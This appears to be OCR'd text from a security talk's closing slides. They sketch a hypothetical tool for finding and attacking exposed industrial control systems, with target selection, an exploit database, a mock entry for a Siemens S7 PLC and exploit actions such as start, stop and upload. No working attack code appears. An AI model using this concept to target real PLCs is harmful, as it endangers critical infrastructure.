- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
  - Social networks
  - Current geopolitical informations
  - Network perimeters

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
    - Social networks
    - Current geopolitical informations
    - Network perimeters
    - Flow of IP packets

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
  - Social networks
  - Current geopolitical informations
  - Network perimeters
  - Flow of IP packets
- Direct execution of exploits


What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
  - Social networks
  - Current geopolitical informations
  - Network perimeters
  - Flow of IP packets
- Direct execution of exploits
- Up to your imagination...

What could it look like?

Joint Data Integration and Information



SIMATIC+S7 : PLC

Waidmannsfeld

18.04.2013

[redacted]:161


Known vulnerabilites

nvd.nist.gov
osvdb

Exploits

start stop
download
upload

The End



Thank you for your attention.